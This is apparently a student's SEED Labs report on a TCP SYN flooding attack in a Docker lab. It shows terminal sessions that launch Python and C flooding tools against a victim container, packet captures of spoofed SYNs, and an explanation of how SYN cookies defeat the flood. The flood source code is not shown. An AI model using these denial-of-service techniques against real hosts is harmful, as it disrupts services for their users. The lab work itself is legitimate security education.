CS 201P Project #5— TCP/IP Attack Lab


Name: Shikhir Goel

UCI ID: shikhirg@uci.edu


Computing/Cloud Platform Chosen: Google Cloud platform

seed	attacker
user1	10.9.0.6
user2	10.9.0.7
victim	10.9.0.5


Task 1: SYN Flooding Attack




```
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 10.128.0.2:5901         98.164.252.124:50261    ESTABLISHED
tcp        0      0 10.128.0.2:38196        108.177.111.95:443      ESTABLISHED
tcp        0      0 10.128.0.2:22           35.235.240.0:44753      ESTABLISHED
tcp        0      0 10.128.0.2:46980        54.70.104.236:443       ESTABLISHED
tcp        0      0 10.128.0.2:33984        169.254.169.254:80      ESTABLISHED
tcp        0      0 10.128.0.2:38198        108.177.111.95:443      ESTABLISHED
tcp        0      0 10.128.0.2:33990        169.254.169.254:80      ESTABLISHED
tcp6       0      0 :::5901                 :::*                    LISTEN
tcp6       0      0 :::5902                 :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
seed@shikhirsvm:~/security/Labsetup$ doscps
doscps: command not found
seed@shikhirsvm:~/security/Labsetup$ dockps
6ba2941a4ff4  seed-attacker
2f030af672b8  user1-10.9.0.6
2eb1351f3762  user2-10.9.0.7
8a5b652a7acc  victim-10.9.0.5
seed@shikhirsvm:~/security/Labsetup$ docksh 6b
root@shikhirsvm:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@shikhirsvm:/# cd volumes
```



```
exit
seed@shikhirsvm:~/security/Labsetup$ vim attack.py
seed@shikhirsvm:~/security/Labsetup$ ls
docker-compose.yml  volumes
seed@shikhirsvm:~/security/Labsetup$ cd volumes
seed@shikhirsvm:~/security/Labsetup/volumes$ ls
attack.py  synflood.c
seed@shikhirsvm:~/security/Labsetup/volumes$ cd attack.py
bash: cd: attack.py: Not a directory
seed@shikhirsvm:~/security/Labsetup/volumes$ sudo vim attack.py
seed@shikhirsvm:~/security/Labsetup/volumes$ docksh 6b
root@shikhirsvm:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@shikhirsvm:/# cd volumes
root@shikhirsvm:/volumes# ls
attack.py  synflood.c
root@shikhirsvm:/volumes# gcc attack.py -o at
bash: gcc: command not found
root@shikhirsvm:/volumes# python 3 attack.py
bash: python: command not found
root@shikhirsvm:/volumes# python3 attack.py
^Z
[1]+  Stopped                 python3 attack.py
```


[SEED Labs] Capturing from veth3f42259
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time                  Source           Destination      Protocol Length Info
 6419 2021-10-29 07:34:… 5.70.55.61       10.9.0.5         TCP      54 54536 → 80 [SYN] Seq=2277483621 Win=8192 Len=0
 6420 2021-10-29 07:34:… 10.9.0.5         5.70.55.61       TCP      54 80 → 54536 [RST, ACK] Seq=0 Ack=2277483622 Win=0 Len=0
 6421 2021-10-29 07:34:… 211.54.166.34    10.9.0.5         TCP      54 3866 → 80 [SYN] Seq=729468121 Win=8192 Len=0
 6422 2021-10-29 07:34:… 10.9.0.5         211.54.166.34    TCP      54 80 → 3866 [RST, ACK] Seq=0 Ack=729468122 Win=0 Len=0
 6423 2021-10-29 07:34:… 1.192.200.156    10.9.0.5         TCP      54 39336 → 80 [SYN] Seq=2108786929 Win=8192 Len=0
 6424 2021-10-29 07:34:… 10.9.0.5         1.192.200.156    TCP      54 80 → 39336 [RST, ACK] Seq=0 Ack=2108786930 Win=0 Len=0
 6425 2021-10-29 07:34:… 84.63.48.157     10.9.0.5         TCP      54 62151 → 80 [SYN] Seq=2788980500 Win=8192 Len=0
 6426 2021-10-29 07:34:… 10.9.0.5         84.63.48.157     TCP      54 80 → 62151 [RST, ACK] Seq=0 Ack=2788980501 Win=0 Len=0
 6427 2021-10-29 07:34:… 213.158.85.254   10.9.0.5         TCP      54 36102 → 80 [SYN] Seq=4223161549 Win=8192 Len=0
 6428 2021-10-29 07:34:… 10.9.0.5         213.158.85.254   TCP      54 80 → 36102 [RST, ACK] Seq=0 Ack=4223161550 Win=0 Len=0
 6429 2021-10-29 07:34:… 1.115.69.118     10.9.0.5         TCP      54 22524 → 80 [SYN] Seq=472364964 Win=8192 Len=0
 6430 2021-10-29 07:34:… 37.117.196.18    10.9.0.5         TCP      54 55404 → 80 [SYN] Seq=1244389350 Win=8192 Len=0
 6431 2021-10-29 07:34:… 10.9.0.5         1.115.69.118     TCP      54 80 → 22524 [RST, ACK] Seq=0 Ack=472364965 Win=0 Len=0
 6432 2021-10-29 07:34:… 10.9.0.5         37.117.196.18    TCP      54 80 → 55404 [RST, ACK] Seq=0 Ack=1244389351 Win=0 Len=0
 6433 2021-10-29 07:34:… 34.82.84.49      10.9.0.5         TCP      54 56333 → 80 [SYN] Seq=1194600804 Win=8192 Len=0
 6434 2021-10-29 07:34:… 10.9.0.5         34.82.84.49      TCP      54 80 → 56333 [RST, ACK] Seq=0 Ack=1194600805 Win=0 Len=0
 6435 2021-10-29 07:34:… 233.160.45.30    10.9.0.5         TCP      54 24397 → 80 [SYN] Seq=1618314981 Win=8192 Len=0
 6436 2021-10-29 07:34:… 32.8.23.165      10.9.0.5         TCP      54 42578 → 80 [SYN] Seq=902716210 Win=8192 Len=0
 6437 2021-10-29 07:34:… 10.9.0.5         32.8.23.165      TCP      54 80 → 42578 [RST, ACK] Seq=0 Ack=902716211 Win=0 Len=0

▸ Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface veth3f42259, id 0
▸ Ethernet II, Src: 02:42:41:69:17:0c (02:42:41:69:17:0c), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 98.23.205.183, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 38581, Dst Port: 80, Seq: 1486492749, Len: 0
```


Terminal - seed@shikhirsvm: ~/security/Labsetup/volumes
File Edit View Terminal Tabs Help

```
root@shikhirsvm:/volumes# python3 attack.py
^Z
[1]+  Stopped                 python3 attack.py
root@shikhirsvm:/volumes# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8a5b652a7acc login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-1020-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

If the 3-way handshake completes, the state changes to ESTABLISHED, the state can be either LISTENING for awaiting connections and SYN_RECV for a half open connection.


We launch a Syn Flood attack using our custom python code, to test the attack we establish a telnet connection between User 1 and User 2.

If the attack is successful, then the telnet connection will not establish because the entire queue should be filled with spoofed half-open connection, hence it will not accept any new connections. We see that, we were easily able to connect to the server: Python is slower.

Our attack was not successful when SYN cookie was turned on. It does not allocate any resources when it receives the SYN packet, it allocates resources only if the server receives the final ACK packet, thus the SYN cookie prevents the server from SYN flood attack. This also prevents from having the queue as a bottleneck, and instead consume resources only for the established connections. We try to use different techniques to succeed the attack but our connection always establishes.


Reducing the original value to 40 for “# sysctl -w net.ipv4.tcp_max_syn_backlog=80” and launching about 8 different terminals and attacking from all the 8 terminals, we can slow down the connection request but it still connects.

Task 1.2: Launch the Attack Using C:




seed@shikhirsvm: ~/security/Labsetup
ssh.cloud.google.com/projects/serene-cathode-329819/zones/us-central1-a/instances/shikhirsvm?authuser=0&hl=en_US&proj...

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Oct 29 08:41:28 UTC 2021

  System load:  0.04              Users logged in:                 1
  Usage of /:   26.5% of 19.21GB   IPv4 address for br-a1f100b54b3b: 10.9.0.1
  Memory usage: 17%                IPv4 address for docker0:         172.17.0.1
  Swap usage:   0%                 IPv4 address for ens4:            10.128.0.2
  Processes:    205


43 updates can be applied immediately.
28 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Fri Oct 29 08:38:29 2021 from 35.235.245.129
shikhirg@shikhirsvm:~$ sudo su seed
seed@shikhirsvm:/home/shikhirg$ cd ..
seed@shikhirsvm:/home$ cd seed
seed@shikhirsvm:~$ cd security
seed@shikhirsvm:~/security$ cd Labsetup
seed@shikhirsvm:~/security/Labsetup$ dockps
6ba2941a4ff4  seed-attacker
ab99cc8c633c  user1-10.9.0.6
55845e077afa  user2-10.9.0.7
010a28d89a9e  victim-10.9.0.5
seed@shikhirsvm:~/security/Labsetup$ cd volumes
seed@shikhirsvm:~/security/Labsetup/volumes$ ls
a.out  attack.py  syn  synflood.c
seed@shikhirsvm:~/security/Labsetup/volumes$ gcc synflood.c -o syn
seed@shikhirsvm:~/security/Labsetup/volumes$ cd ..
seed@shikhirsvm:~/security/Labsetup$ docksh 6b
root@shikhirsvm:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@shikhirsvm:/# cd volumes
root@shikhirsvm:/volumes# ls
a.out  attack.py  syn  synflood.c
root@shikhirsvm:/volumes# syn 10.9.0.5 23
```


[SEED Labs] Capturing from vethe200ac7
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

